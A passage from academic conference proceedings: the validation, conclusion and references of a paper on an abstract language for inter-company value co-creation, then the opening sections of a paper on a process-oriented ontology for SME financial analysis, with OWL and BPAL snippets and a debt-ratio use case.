- In the case of more than two companies involved in one dimension of the VCC, the conceptual mapping chain may be the following: Domain language enterprise 1  $\rightarrow$  Unique value dimension (abstract language)  $\rightarrow$  Domain language enterprise 2, 3... n.

- In the case of value co-creation between two companies concerning more than one dimension, the conceptual mapping chain may be a function of the required integration, and different possibilities arise.

In most cases, more than one value dimension is concerned by the conceptual mapping. The conceptual mapping between more domain languages (from one or more companies) is, as a result, potentially based on the integration of the three value dimensions. This integration, illustrated in Fig. 7, constitutes the core of the conceptual mapping. It is elaborated on the concept of value which concerns the concept of object. Both concepts are existing in the three dimensions of the value and constitute, hence, the appropriate trade-off amongst the latter.




Fig. 7. Integrated three value dimensions

## VI. VALIDATION BY APPLYING MOODY GUIDELINES

The evaluation of the three dimensions-based abstract language to support VCC is performed at the level of cognitive effectiveness, i.e. the effectiveness of the language to convey information to a group of specific persons (e.g., enterprise analysts, experts of the value modeling, managers...).

This assessment of the cognitive effectiveness of the language is based on the work of Moody that establishes the foundation for a science of visual notation design called "The Physics of Notations" [45]. Moody has defined a set of nine principles for designing "cognitive effective visual notations". These principles are based on the theory and empirical evidences about cognitive effectiveness of visual

representation. They constitute what Moody calls the prescriptive theory for visual notation and they allow shifting from unselfconscious into a subconscious process of visual notation design. Table V summarized the analysis of the compliance of the VCC abstract language in regard to the nine principles defined by Moody. The table reminds the definition of the principles and how the language is compliant to the latter.

As a conclusion of the evaluation, we observe first that the majority of the principles are respected, second that the principles of complexity management and cognitive fit are irrelevant provided the abstract characteristic of the designed language, and third that the principles of complexity management and dual coding are partially respected. These principles should be improved in future works.

TABLE V. LANGUAGE VALIDATION

Principle	Definition	VCC abstract language
Principle of semiotic clarity	There should be a 1:1 correspondence between semantic constructs and graphical symbols	This principle is respected. Each semantic dimension of the value, the company, and the value created in the company is represented by a symbol.
Principle of complexity management	Explicit mechanisms for dealing with complexity should be included, such as modularization or hierarchy.	This principle is more relevant for complex languages. As we propose an abstract language, we do not have to deal with the complexity of concrete instantiations.
Principle of semantic transparency	Visual representations whose appearance suggests their meaning should be used.	This principle is partially respected. The relations between the companies that co-create value clearly appear, however, the value dimension is not deductible enough.
Principle of cognitive fit	Different visual dialects should be used for different tasks and audiences.	This principle is not relevant provided that we propose an abstract language. The principle of cognitive fit will be meaningful at the instantiation level, respectively, when languages from different audiences are integrated on the basis of the abstract language.
Principle of cognitive integration	Explicit mechanisms to support integration of information from different diagrams should be included.	The principle of cognitive integration is the core of the abstract language which aims at establishing the bases for languages mappings and integrations.
Principle of cognitive fit	Different visual dialects should be used for different tasks and audiences.	This principle is not relevant provided that we propose an abstract language. The principle of cognitive fit will be meaningful at the instantiation level, respectively, when languages from different audiences are integrated on the basis of the abstract language.
Principle of dual coding	Text should be used to complement graphics	This principle is partially respected. Text could support the principle of semantic transparency for distinguishing between the value dimensions.

Principle of graphic economy	The number of different graphical symbols should be cognitively manageable	This principle is respected.
Principle of perceptual discriminability	Different symbols should be clearly distinguishable from each other.	This principle is respected. The shapes are clearly different from each other.

## VII. CONCLUSION AND FUTURE WORKS

Two or more companies engaged in a VCC must be supported by a dedicated language. Unfortunately, designing a unique concrete syntax to express all the dimensions of the value creation remains utopical. Therefore, in this paper, we have presented the foundation of the three value dimensions which aims at defining an abstract language to support VCC: the dimensions that constitute the pillars of the language to express the nature of the value (e.g., privacy, money, security, quality...), the object concerned by the value (information, process, business asset...), and the method for value creation (risk management, gap analysis, model-driven, method chunk...).

Based on these dimensions, a set of schemas for value (co)creation has been proposed and illustrated in different sectors. In parallel, two value co-creation variants have been explained, respectively: when more than two companies are involved and when VCC between two companies concerns more than one dimension. Afterwards, the paper has presented some clues on the way conceptual mapping chains may be designed, using the three dimensions-based abstract language in order to support the value (co)creation management amongst enterprises from different sectors, considering different value nature and using different value creation methods. Finally, the designed abstract language has been evaluated in regard with Moody's nine principles for designing "cognitive effective visual notations".

Concerning future works, as argued by the DSR theory [29], [30], additional iterations are continuously required to improve and validate the designed abstract language, at the model level and at the visual notation level. In that regard, we intend in the next months, to exploit the language to support the co-creation of the value in the context of business exchange between road operators. Secondly, the abstract language needs to be enriched with complementary symbols in order to sustain the definition of chains of conceptual mapping related to some classical and frequent value dimensions, e.g., security, privacy, but also specific sectors, e.g., healthcare or public administrations.

## REFERENCES

- [1] J. Gordijn, H. Akkermans, and H. Van Vliet, "Designing and evaluating e-business models," *IEEE intelligent Systems*, vol. 16, no. 4, pp. 11-17, Jul. 2001. DOI:10.1109/5254.941353
- [2] A. Josey, M. Lankhorst, I. Band, H. Jonkers, and D. Quartel, "An Introduction to the ArchiMate® 3.0 Specification," *White Paper from The Open Group*, Jun. 2016.

- [3] J. L. G. Dietz, "Understanding and modelling business processes with DEMO," *Int. Conf. on Conceptual Modeling*, 1999, pp. 188-202. DOI:10.1007/3-540-47866-3\_13
- [4] OMG, "Value Delivery Metamodel Vers. 1.0," *OMG Document*, No: formal/2015-10-05.
- [5] R. Matulevicius, N. Mayer, and P. Heymans, "Alignment of misuse cases with security risk management," in *3<sup>rd</sup> Int. Conf. on Availability, Reliability and Security IEEE*, 2008, pp. 1397-1404. DOI:10.1109/ARES.2008.88
- [6] C. Calero, J. Ruiz, and M. Piattini, "Classifying web metrics using the web quality model," *Online Inf. Review*, vol. 29, no. 3, pp. 227-248, Jun. 2005. DOI:10.1108/14684520510607560
- [7] C. Feltus, E. Grandry, T. Kupper, and J. N. Colin, "Model-Driven Approach for Privacy Management in Business Ecosystem," in *5<sup>th</sup> Int. Conf. on Model-Driven Eng. and Software Development*, 2017. DOI:10.5220/0006142203920400
- [8] M. Langheinrich, "Privacy by design—principles of privacy-aware ubiquitous systems," in *Int. Conf. on Ubiquitous Computing*, 2001, pp. 273-291. DOI:10.1007/3-540-45427-6\_23
- [9] x, "Privacy by Design: Effective Privacy Management in the Victorian public sector," Release date: Oct. 2014.
- [10] J. Ralyté, "Towards situational methods for information systems development: engineering reusable method chunks," in *Procs. of 13<sup>th</sup> Int. Conf. on Inf. Sys. Development. Advances in Theory, Practice and Education*. 2004.
- [11] F. Bénaben, J. Touzi, V. Rajsiri, S. Truptil, J. P. Lorré, and H. Pingaud, "Mediation information system design in a collaborative SOA context through a MDD approach," in *Procs. of MDISIS*, 2008, pp. 89-103
- [12] A. W. Scheer, and M. Nüttgens, "ARIS architecture and reference models for business process management," *Business Process Management*, 2000, pp. 376-389. DOI:10.1007/3-540-45594-9\_24
- [13] G. Berio and F. Vernadat, "Enterprise modelling with CIMOSA: functional and organizational aspects," *Production planning & control*, vol. 12, no. 2, pp. 128-136, Jan 2001. DOI:10.1080/09537280150501239
- [14] C. Grönroos, "Service logic revisited: who creates value? And who co-creates?," *European business review*, vol. 20, no. 4, pp. 298-314, 2008. DOI:10.1108/09555340810886585
- [15] V. A. Zeithaml, "Consumer perceptions of price, quality, and value: a means-end model and synthesis of evidence," *The journal of marketing*, pp. 2-22, Jul. 1988. DOI:10.2307/1251446
- [16] S. L. Vargo and R. F. Lusch, "Service-dominant logic: continuing the evolution," *Journal of the academy of marketing science*, vol. 36, no. 1, pp. 1-10, Mar. 2008. DOI:10.1007/s11747-007-0069-6
- [17] S. L. Vargo and R. F. Lusch, "Evolving to a new dominant logic for marketing," *Journal of marketing*, vol. 68, no. 1, pp. 1-17, Jan. 2004. DOI: 10.1509/jmkg.68.1.1.24036
- [18] A. F. Payne, K. Storbacka, and P. Frow, "Managing the co-creation of value," *Journal of the academy of marketing science*, vol. 36, no. 1, pp. 83-96, Mar 2008. DOI:10.1007/s11747-007-0070-0
- [19] H. Hastings and J. Saperstein, "A practice-driven service framework for value creation," in *15<sup>th</sup> Conf. on IEEE Business Informatics*, 2013, pp. 145-152. DOI:10.1109/CBI.2013.29
- [20] K. Storbacka, R. J. Brodie, T. Böhmman, P. P. Maglio, and S. Nenonen, "Actor engagement as a microfoundation for value co-creation," *Journal of Business Research*, vol. 69, no. 8, pp. 3008-3017, Aug. 2016. DOI:10.1016/j.jbusres.2016.02.034.
- [21] P. Frow, S. Nenonen, A. F. Payne, and K. Storbacka, "Managing Co-creation Design: A Strategic Approach to Innovation," *British Journal of Management*, vol. 26, no. 3, pp. 463-483, Jul. 2015. DOI: 10.1111/1467-8551.12087
- [22] E. K. Chew, "iSIM: An integrated design method for commercializing service innovation," *Information Systems Frontiers*, vol. 18, no. 3, pp. 457-478, Jun. 2016. DOI: 10.1007/s10796-015-9605-y
- [23] J. Gordijn, H. Akkermans, and H. Van Vliet, "Business modelling is not process modelling," In *Int. Conf. on Conceptual Modeling*, 2000, pp. 40-51. DOI:10.1007/3-540-45394-6\_5
- [24] H. Weigand, "Value encounters—modeling and analyzing co-creation of value," in *Conf. on e-Business, e-Services and e-Society*, 2009, pp. 51-64. DOI:10.1007/978-3-642-04280-5\_5
- [25] I. S. Razo-Zapata, E. K. Chew, and E. Proper, "Visual Modeling for Value (Co-) Creation," in *10<sup>th</sup> Int. Workshop on Value Modeling and Business Ontologies*, 2016.
- [26] H. Alves, C. Fernandes, and M. Raposo, "Value co-creation: Concept and contexts of application and study," *Journal of Business Research*, vol. 69, no. 5, pp. 1626-1633, May 2016. DOI:10.1016/j.jbusres.2015.10.029
- [27] K. R. Ranjan and S. Read, "Value co-creation: concept and measurement," *Journal of the Academy of Marketing Science*, vol. 44, no. 3, pp. 290-315, May 2016. DOI: 10.1007/s11747-014-0397-2
- [28] M. Galvagno and D. Dallì, "Theory of value co-creation: a systematic literature review," *Managing Service Quality*, vol. 24, no. 6, pp. 643-683, Nov. 2014. DOI:10.1108/MSQ-09-2013-0187
- [29] R. Hevner, S. T. March, and J. Park, "Design science in information systems research," *MIS quarterly*, vol. 28, no. 1, 2004. DOI: 10.1007/978-1-4419-5653-8\_2
- [30] K. Peffers, T. Tuunanen, M. A. Rothenberger, and S. Chatterjee, "A design science research methodology for information systems research," *Journal of management information systems*, vol. 24, no. 3, pp. 45-77, Dec. 2008. DOI: 10.2753/MIS0742-1222240302
- [31] A. Smith, "The Wealth of Nations (1776)," *New York: The Modern Library*. 2000.
- [32] J. Nyman, "What is the value of security? Contextualising the negative/positive debate," *Review of Int. Studies*, 2016, pp. 1-19. DOI: 10.1017/S0260210516000140
- [33] O. Korkman, "Customer value formation in practice: a practice-theoretical approach," Svenska handelshögskolan, 2006.
- [34] M. Theoharidou, A. Mylonas, and D. Gritzalis, "A risk assessment method for smartphones," in *IFIP Int. Inf. Sec. Conf.*, 2012. DOI:10.1007/978-3-642-30436-1\_36
- [35] C. Feltus, E. Dubois, and M. Petit, "Alignment of ReMMo with RBAC to manage access rights in the frame of enterprise architecture," in *9<sup>th</sup> Int. Conf. on Res. Challenges in Inf. Science IEEE*, 2015, pp. 262-273. DOI:10.1109/RCIS.2015.7128887
- [36] R. M. Foorthuis, F. Hofman, S. Brinkkemper, and R. Bos, "Assessing business and IT projects on compliance with enterprise architecture," in *Procs. of GRCIS*, 2009. DOI:10.4018/jdm.2012040103
- [37] A. Dix, "Human-computer interaction: A stable discipline, a nascent science, and the growth of the long tail," *Interact. Comput.*, vol. 22, no. 1, Jan. 2010. 13-27. DOI:10.1016/j.intcom.2009.11.00
- [38] H. Becker, "Social impact assessment: method and experience in Europe, North America and the developing world," *Routledge*, Jan. 2014 DOI:10.1002/1099-162X(200010)20:4<353::AID-PAD75>3.0.CO;2-9
- [39] I. Manuj and J. T. Mentzer, "Global supply chain risk management," *Journal of business logistics*, vol. 29, no. 1, pp. 133-155, Mar. 2008. DOI:10.1108/09600030810866986
- [40] M. Daneva, "Applying real options thinking to information security in networked organizations," *No. TR-CTI*. Centre for Telematics and Information Technology, University of Twente, 2006.
- [41] R. H. Dolin, L. Alschuler, S. Boyer, C. Beebe, F. M. Behlen, P. V. Biron, and A. Shabo, "HL7 clinical document architecture, release 2," *Journal of the American Medical Informatics Association*, vol. 13, no. 1, pp. 30-39, Jan. 2006. DOI:10.1197/jamia.M1888
- [42] DoDAF framework, [http://dodcio.defense.gov/Library/DoD-Architecture-Framework/dodaf20\\_logical/](http://dodcio.defense.gov/Library/DoD-Architecture-Framework/dodaf20_logical/)
- [43] C. Feltus, F. X. Fontaine, and E. Grandry, "Towards Systemic Risk Management in the Frame of Business Service Ecosystem," in *Int. Conf. on Advanced Inf. Sys. Eng.*, 2015. DOI:10.1007/978-3-319-19243-7\_3
- [44] Council of European Union, "General Data Protection Regulation," 269/2014. <http://ec.europa.eu/justice/>
- [45] D. L. Moody, "The 'physics' of notations: a scientific approach to designing visual notations in software engineering," in *ACM/IEEE 32<sup>nd</sup> Int. Conf. on Software Eng.*, 2010, vol. 2, pp. 485-486. DOI: 10.1145/1810295.1810442

# Towards Process-Oriented Ontology for Financial Analysis

Jerzy Korczak, Helena Dudycz, Bartłomiej Nita, Piotr Oleksyk  
Wrocław University of Economics Komandorska Str. 118/120,  
PL 53-345 Wrocław, Poland

Email: {jerzy.korczak, helena.dudycz, bartlomiej.nita, piotr.oleksyk}@ue.wroc.pl

**Abstract**—The article presents an approach to integrate a business process knowledge of Decision Support Systems. It concerns two major aspects of the system, i.e. the formalization of processes predefined in Business Process Modeling Notation, the reuse of a domain ontology, and the analysis of economic and financial information. The described approach is a continuation of the construction of the intelligent cockpit for managers (InKoM project), whose main objective was to facilitate financial analysis and the evaluation of the economic status of the company in a competitive market. The current project is related to the design of smart decision support systems based on static (structural) and procedural knowledge. The content of the knowledge is focused on essential financial concepts and relationships related to the management of small and medium enterprises (SME). An experiment was carried out on real financial data extracted from the financial information system.

## I. INTRODUCTION

MANAGING an enterprise requires access to the appropriate Decision Support System (DSS) that must always go hand in hand with the methods and tools of financial analysis. The problem is that managers of SMEs often do not possess a solid background in financial analysis and IT technology to strengthen their competitive position on the market and maintain financial credibility. The problem is often caused by the lack of the knowledge required to correctly interpret economic indicators. Moreover, these studies have shown difficulties for the knowledgeable use of information systems that contain too many functions and tools that exceed the manager's competencies.

The essence of financial analysis is to address various problems of the current short-term decision making as well as long-term strategic planning. Both types of the decisions made refer to the appropriate level of debt. Liabilities include necessary sources of business financing, however, are also an important cause of financial risk, and may lead to bankruptcy [1]. The main factor associated with financial obligations is the lack of internally generated funds allowing for their repayment.

Taking into consideration all managerial requests and the complexity of business problems, solutions are needed that integrate managerial knowledge in DSSs and support intelligent analysis and decision making [2]. One of the

main obstacles for automation of analytical processes within current DSS is the lack of a formal representation of the procedural knowledge within models of business processes. In most of the systems, the operations within the processes are defined diagrammatically, in natural language or pseudo Pascal notation which makes this representation very informal and ambiguous. In consequence, the reasoning tasks and computation are very limited.

The aim of the paper is to propose an approach that integrates financial knowledge, analytical models, and business reasoning. In the project, it is assumed that the financial knowledge is formally defined by the domain ontology. The analytical models as well as business reasoning rules are known in the literature and can be easily encoded. The essential part of the work is to develop the system that enables automated analysis of information available in financial databases and reports. The idea of the project is partially inspired by works on modelling business process knowledge, notably F. Smith and D. Proietti [3], A. De Nicola, M. Lezoche and M. Missikoff [4]. The process of analysis is to be defined using the Business Process Model and Notation (BPMN) extended by the domain ontology in OWL and a process knowledge encoded in Business Process Abstract Language (BPAL). Ontology, representing structural and procedural knowledge, seems to be a key element in the DSS that will support a manager to make correct business decisions, oriented toward company prosperity.

The paper is structured as follows. The first part briefly introduces the economic and technological background of financial analysis. The analytical activities are described as a business process diagram in BPMN, extended by the financial ontology. In the next section the design methodology of process-oriented ontology is briefly discussed. The presentation is focused on formal aspects of procedural knowledge specification. In Section 4 the use case is detailed using real life data extracted from a financial information system. The analytical activities are specified formally in a language close to BPAL and illustrated by the analysis of financial data. The whole analytical process is decomposed to subprocesses, activities, and tasks, and completed by the required information resources. The specifications focus on one of the key issues of financial



analysis related to the processes of emergency policy. Finally, in the last section, some conclusions are drawn and the future of the project discussed.

## II. FOUNDATIONS OF AUTOMATION OF ANALYTICAL PROCESSES

The problems associated with assuring on-going continuation of business operations in their current form and size are very common in practice. Managers are obliged to evaluate on a constant basis the ability of a company to operate in the future. Thus, lack of meeting this requirement may result in legal sanctions against managers. One of the most common reasons for solvency problems and the inability of a company to continue its operations is an excessive amount of liabilities in relation to equity or total assets. Among the most common restructuring activities is to strive for eliminating excessive financial liabilities. Business practice has developed many ways to reduce liabilities [5, p. 995].

Key Performance Indicators (KPI) analysis is a comprehensive method used by financial analysts to evaluate the financial standing of a company and support managers in the decision making process. This is due to the fact that the set of financial indicators and metrics allows for multifaceted evaluation of the validity and effectiveness of the financial obligations. While building financial ratios, it is possible to compare liabilities with various items included in the balance sheet, and profit and loss account, as well as cash flow statement. The most commonly used indicator in assessing company equity is *Debt to Equity Ratio* (computed as relation between *Total Liabilities* and *Equity*). The lower the ratio the better financial position of the company. This ratio is used not only by banks, but also by potential investors. This is why managers want to maintain company equity in excess of the financial obligations or want to systematically decrease liabilities while simultaneously increasing capital.

The process of financial analysis can be represented as a workflow graph describing the correct sequence of operations, where each operation described involves concepts, data items, and the relations between them. To model the analytical operations, Business Process Modeling and Notation (BPMN) will be applied (<http://www.omg.org>). Usually, a BPMN model is defined through a Business Process Diagram (BPD), which is a kind of flowchart incorporating constructs to represent the control flow, data flow, the work to be assigned to the participants, and handling of exceptions. In the project, a process of analysis is composed of an interrelated set of subprocesses or activities, where an activity is formed by sub-activities or tasks. A task is an atomic element that cannot be decomposed. Fig.1 illustrates an example of BPD referring to the analysis of financial situation of a company.

The presented BPD describes the order of analytical processes and the related financial concepts. The process

starts with the request for financial data. The detailed information about the sources and market signals will be explained in Section 4. After having received the data of the subprocess of KPI's evaluation starts, among other things, the task of assessing *Debt to Equity Ratio* discussed in the paper. The presentation focuses only on processes to be executed within Emergency Policy (shown on the left side of Fig. 1). On the right part of the analytical, three key subprocesses end the whole process, namely:

- Financial Recovery Program through increasing sales revenues and decreasing debt ratio;
- Conversion of Liabilities into Equity,
- Commencement of Bankruptcy Procedure.

The specifications of all subprocesses will be detailed in section 4.

Each of these key subprocesses is based on information derived from the financial statements, projections of future performance on the cost of debt, and the scale of business operations in the future. A full explanation of these complex financial issues is beyond the scope of the article.

The workflow model of financial analysis describes the process enactment but does not contain information on the domain knowledge. Therefore, in the project, the financial ontology has been added. The ontology provides semantic annotations of the entities, objects, items and pre- and post-conditions involved in the sub-processes. In order to define the semantics, the Ontology Web Language (OWL) was used. A part of the ontology related to the solvency threat is illustrated on the top left of Fig.1. The Description Logics used in OWL represents the domain concepts in a form of TBoxes and the assertions as ABoxes. For instance, TBox may describe a concept of hierarchy, (e.g., *Balance\_Sheets*  $\subseteq$  *Financial\_Reports*  $\wedge \exists$  *report-edBy.Company*). An example of ABox is an assertion about an individual can be written as follows: *Bal-ance2016.Company* : *Balance\_Sheets*. OWL is syntactically layered on RDF. The underlying data model (derived from RDF) is based on statements (or RDF triples) of the form  $\langle$  *subject*; *property*; *object*  $\rangle$ , which allow us to define a resource (subject) in terms of named relations (properties). Values of named relations (i.e. objects) can be URIs of Web resources or literals, i.e. representations of data values.

In the project, the financial ontology has been encoded using the Protégé platform (<http://protege.stanford.edu/>). It is important to note that the given ontology describes only static structures, namely the financial concepts and their relationships. The ontology presented in Fig. 1 shows a few concepts related to *Key\_Performance\_Indicators* analysis (marked by a green border). On the screen-shot, the *Solvency Threat* area is encircled by a red solid line. In this screen-shot there are two types of lines between topics: (1) the solid line represents a relation *Subclass-of* and (2) the dashed line represents the experts' defined relationship (for example: *depends on*).






Fig. 1. Diagram of processes of financial data analysis

Source: own elaboration.

The created ontology illustrated on fig.1 can be presented as OWL code as follows:

```
<!DOCTYPE Ontology [
...
<Declaration><Class IRI=
    "#Debt_to_Equity_Ratio"/></Declaration>
<Declaration><Class IRI=
    "#Dynamic_Liquidity_Ratio"/></Declaration>
...
<Declaration><Class IRI=
    "#Key_Performance_Indicators"/></Declaration>
<Declaration><Class IRI="#Liabilities"/></Declaration>
...
<Declaration><ObjectProperty IRI=
    "#contains"/></Declaration>
<Declaration><ObjectProperty IRI=
    "#depends_on"/></Declaration>
...

```

```
<SubClassOf>
<Class IRI="#Debt_to_Equity_Ratio"/>
<Class IRI="#Key_Performance_Indicators"/></SubClassOf>
<SubClassOf>
<Class IRI="#Debt_to_Equity_Ratio"/>
<ObjectSomeValuesFrom>
<ObjectProperty IRI="#depends_on"/>
<Class IRI="#Equity"/>
</ObjectSomeValuesFrom>
</SubClassOf>
<Class IRI="#Debt_to_Equity_Ratio"/>
<ObjectSomeValuesFrom>
<ObjectProperty IRI="#depends_on"/>
<Class IRI="#Liabilities"/>
</ObjectSomeValuesFrom>
</SubClassOf>
...
</Ontology>

```

In this fragment of OWL code, the three parts can be distinguished: the declarations of concepts (for example: *Debt to Equity Ratio*, *Liabilities*), the declarations of types of relations (for example: *contains*, *depends\_on*), and the declarations of instances of relations (for example: *Debt to Equity Ratio depends\_on Liabilities*). The definitions of topics, relationships and instances are used by the above mentioned processes.

Usually business data contains a lot of explicit and hidden relationships that make their usage difficult. To interpret correctly the values of financial indicators, many measures and ratios need to be examined that either directly or indirectly influence the final result. Explicit visualization not only makes the interpretation of indicators easier, but it also contributes to finding explanations of current values of indicators.

### III. DESIGN OF PROCESS ORIENTED ONTOLOGY

The design of process oriented ontology has to provide not only a concise, comprehensive description of business processes but also express the semantics of processes in a formal way to be understood both by humans and the computer. In the project, a methodology of creating an ontology of financial knowledge, described in [6; 7], has been applied. To obtain a complete view of financial knowledge, the specification of dynamic and procedural structures has to be added. The diagrammatic representation of BPD is insufficient to be translated into a system that will be able automatically to execute all these analytical processes. Many other tasks, such as retrieval, verification, or process composition, have to be done manually.

There are several languages to describe business processes such as UML, BPMN, BPEL, PSL, OWL-S, WSMML, WISMO, etc. [8; 9; 10; 11; 12]. Taking into consideration a rigorous mathematical basis, close links with BPMN, and modelling facilities, Business Process Abstract Language (BPAL) has been chosen to specify procedural knowledge in processes of data analysis [13; 14].

BPAL contains a number of modelling concepts, symbols and rules to define so called abstract processes. The syntax and semantics of BPAL constructs can be found in [13; 14]. Looking at specifications of BPAL processes, one may say that there are many similarities to the constructs in BPMN, but BPAL is not a diagrammatic notation. In general, BPAL Application Ontology is a collection of validated BPAL processes with respect to the BPAL Axioms, where Axioms represent the rules and constraints related to application processes. Business concepts in an application are defined using unary and relational predicates, called BPAL Atoms.

The process illustrated previously with BPMN can be defined as BPAL abstract specification as follows:

```
act (request_for_financial_data),
act (analysis_of_KPI),
act (evaluation_of_KPI),
act (strengthening_policy),
```

```
act (emergency_policy)
prec (request_for_financial_data, analysis_of_KPI),
prec (analysis_of_KPI,
assert: adec (evaluation_of_KPI),
prec (evaluation_of_KPI, strengthening_policy),
prec (evaluation_of_KPI, emergency_policy)
msg (reporting_of_KPI_ratios),
msg (policy_recommendations)
part_of (Balance_Sheet, Assets),
part_of (Balance_Sheet, Equity)
isa (KPI, Debt_to_Equity_Ratio)
```

The key words in the specification mean the following [4]: **act** represents a business activity, **prec** indicates a precedence relation between activities, **assert** an assertion, **msg** a message sent and received. **isa** is a specialization relation, **part\_of** – aggregation relation. An exclusive branch **adec** leads to the execution of exactly one successor, while an inclusive branch leads to the concurrent execution of a non-empty subset of its successors. The set of successors of exclusive or inclusive decision points may depend on conditions that usually take the form of tests on the value of the items that are passed between the activities.

The specification describes also the physical and the information items that are produced and consumed by the various activities during the execution of a process.

Formally, the created model of business processes has to contain not only a set of ground facts, predicates, but also a set of rules. The rules define among other things hierarchical relationships among the BPAL predicates, relationships among BPAL elements, properties, and item flow relations. The model of a process should respect a number of constraints related to the representation of activities, events, conditions, and exception handling [14]. The design of the analytical processes that illustrates these concepts will be detailed in the next section.

### IV. USE CASE

Improvement of the financial situation should be a dominant objective of any manager. In the use case, the analytical process of emergency policy will be presented and illustrated by the real data from financial information systems. The example is based on the general schema of processes related to the analysis of financial data (Fig.1).

For the purposes of the study, the decision making process supported by the i system was divided into six subprocesses as shown in Fig. 1.

Each of the indicated subprocesses will be described, including input, preconditions, activities, exception handling, postconditions, and output. Due to the limitations of the article length, only selected aspects of process modeling will be described.

The first subprocess concerns the request for financial data, in particular the data which is available in the financial statements. To illustrate the case, the basic information describing the financial situation of the company over three years is shown in Table 1.

TABLE I.  
SELECTED FINANCIAL INFORMATION (IN K PLN)

Specification	2014	2015	2016	2017	2018
Share capital	600	600	600	600	600
Supplementary capital	600	430	30	0	0
Net Income	-170	-400	-90	-260	-370
Long-term debt	400	360	320	280	240
Short-term debt	500	900	1 300	1 380	1 500
Short-term receivables	400	600	800	800	700
Investments and cash	600	200	80	80	20

Source: own elaboration.

After the requested information is obtained, the second subprocess is related to the evaluation of critical KPIs. The most important measure used in this analysis is *Debt to Equity Ratio* (see Fig. 1). Additionally, the liquidity ratios and other measures de-scribing corporate financial stability can be applied.

The system provides an internal report which serves as the input to the process 'Evaluation of KPIs'. The data included in the report refers to the most important measures of financial stability. Each manager can individually determine the content of the report or take advantage of the default solution. Assessment of KPIs is a very important component of the decision making process, but various common-size analysis and percentage change analysis may be also applied.

Subprocess 'Evaluation of KPIs' can be specified as follows:

**input:** Financial Data (share capital, supplementary capital, net income, long-term debt, short-term debt, short-term receivables, and short-term investments including cash)

**preconditions:**

*debt structure ratio = total liabilities/total assets*

*debt structure ratio > 70%*

*quick ratio = (accounts receivable + cash) / short term liabilities*

*quick ratio < 1*

**activities**

*assessment of current financial standing of the company based on debt structure ratio, debt to equity ratio, liquidity ratios*

**exception handling:** lack of data values

**postconditions:** negative or positive assessment of debt to equity ratio

**output:** Emergency policy or Strengthening Policy

The most important outcome from this process is the recommendation with respect to the financial standing of the company. In the analyzed company, *Debt to Equity Ratio* of 200% indicates extremely high financial leverage. Thus, the situation of a company is definitely perceived as highly unfavorable, because the company is likely to have serious problems with servicing its financial obligations in the future.

